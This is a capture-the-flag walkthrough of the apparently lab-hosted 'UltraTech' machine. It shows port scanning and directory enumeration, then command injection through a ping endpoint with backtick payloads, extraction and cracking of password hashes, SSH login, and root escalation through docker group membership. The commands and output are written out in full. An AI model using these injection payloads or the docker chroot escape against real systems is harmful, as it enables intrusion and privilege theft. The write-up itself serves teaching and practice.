

WriteUp

We start by using nmap to determine which ports are open.

```
(root@kali)~# nmap -Pn -sS -p- 10.10.70.249 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-27 09:15 CDT
Warning: 10.10.70.249 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.70.249
Host is up (0.10s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8081/tcp  open  blackice-icecap
31331/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 432.85 seconds
```

Now, We need to know which services are running by -A options which is for aggressive mode

```
(root@kali)~# nmap -Pn -sS -p 21,22,8081,31331 -A 10.10.70.249 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-27 09:25 CDT
Nmap scan report for 10.10.70.249
Host is up (0.080s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|_ 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (97%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3
.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Linux 3.10 (93%), Linux 3.2 - 4.9 (93%), Linu
x 3.4 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
 1  76.09 ms  10.8.0.1
 2  76.16 ms  10.10.70.249

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.57 seconds
```

we have node.js framework using the port 8081 we are going to examine it(directory discovery and so on)

```
(root@kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.70.249:8081/

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://10.10.70.249:8081/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.5
[+] Timeout:           10s

2023/07/27 09:28:45 Starting gobuster in directory enumeration mode

/auth                (Status: 200) [Size: 39]
/ping                (Status: 500) [Size: 1094]
Progress: 20460 / 20470 (99.95%)

2023/07/27 09:32:03 Finished
```

We have to interesting directory, ping has 500 status code which is very interesting(Internal Server Error).

You must specify a login and a password

So /auth requiring us to submit a post request with login and password parameters.

```
(root@kali)-[~]
└─# curl -i "http://10.10.70.249:8081/auth?login=test&password=test"
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 19
ETag: W/"13-5BeEbsCKuYi/D6yoiMYWlEvunLM"
Date: Thu, 27 Jul 2023 14:35:08 GMT
Connection: keep-alive

Invalid credentials
```

So We have Invalid credentials as a response, I tried a lot to bypass it, but i found myself in a rabbit hole. So i decided to step back and visit /ping.

```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```

```
(root@kali)-[~]
└─# curl -i "http://10.10.70.249:8081/ping?ip=127.0.0.1"
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 251
ETag: W/"fb-qdpn00BCurtZWSOU7HR/WvtJj0w"
Date: Thu, 27 Jul 2023 14:37:27 GMT
Connection: keep-alive

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms

— 127.0.0.1 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000 ms
```

Oh!!! We have something to look here, the server execute the ping command.
let's try with the ls command and see what we can find.

```
(root@kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`ls`'
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 49
ETag: W/"31-HlSQypQjJ8bvYzsasjt4yTZkt90"
Date: Thu, 27 Jul 2023 14:39:32 GMT
Connection: keep-alive

ping: utech.db.sqlite: Name or service not known
```

Great!! we indeed find an interesting file. So let's see it contents.

```
(root@kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`cat utech.db.sqlite`'
curl: (3) URL using bad/illegal format or missing URL
```

Ah! I did a common error, i forgot the url encoded(there is no space in url it changes to '+' or '%20' when it's encoded). So let's try that.

```
(root@kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`cat+utech.db.sqlite`'
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 147
ETag: W/"93-594eIY8lmtfDeu2ln6BdpbW24SI"
Date: Thu, 27 Jul 2023 14:41:08 GMT
Connection: keep-alive

***(r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```

and we find some creds, Unfortunately the passwords are hashed but it can be cracked.
so let's determine their type by using hash-identifier tool.

```
#
#
#
#
#
#
#
#
#
#
#
#
#####
HASH: f357a0c52799563c7c7b76c1e7543a32

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

So, it's an MD5 hash, let's try to cracked with john the ripper.

```
(root@kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
n100906      (?)
1g 0:00:00:00 DONE (2023-07-27 09:43) 1.111g/s 5826Kp/s 5826Kc/s 5826KC/s n1120402..n0valyf
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Amazing!!!
Now we have r00t:n100906 as creds so let's try to connect to ssh.


```
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$ whoami
r00t
r00t@ultratech-prod:~$ |
```

Color Codes: ■ Exact match, ■ Partial match, ■ No found

Answer: n100906

[Task 4] The root of all evil

YEAS!!! now we have a shell.



Now we are going to escalate our privileges, by running the id command we find the root is a part of docker group.

```
root@ultratech-prod:~$ which docker
/usr/bin/docker
root@ultratech-prod:~$ ls -l /usr/bin/docker
-rwxr-xr-x 1 root root 68631952 Feb 13 2019 /usr/bin/docker
root@ultratech-prod:~$ |
```

Cool!!! because /usr/bin/docker owned by root.

let's take a look at <https://gtfobins.github.io/#>

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

We are going to try that.

```
root@ultratech-prod:~$ /usr/bin/docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
/usr/bin/docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers).
See '/usr/bin/docker run --help'.
```

Oh No!!! what's happening.

wait a minute i figure it out maybe because of alpine in that command, let's change it to bash.

```
root@ultratech-prod:~$ /usr/bin/docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# whoami
root
# |
```

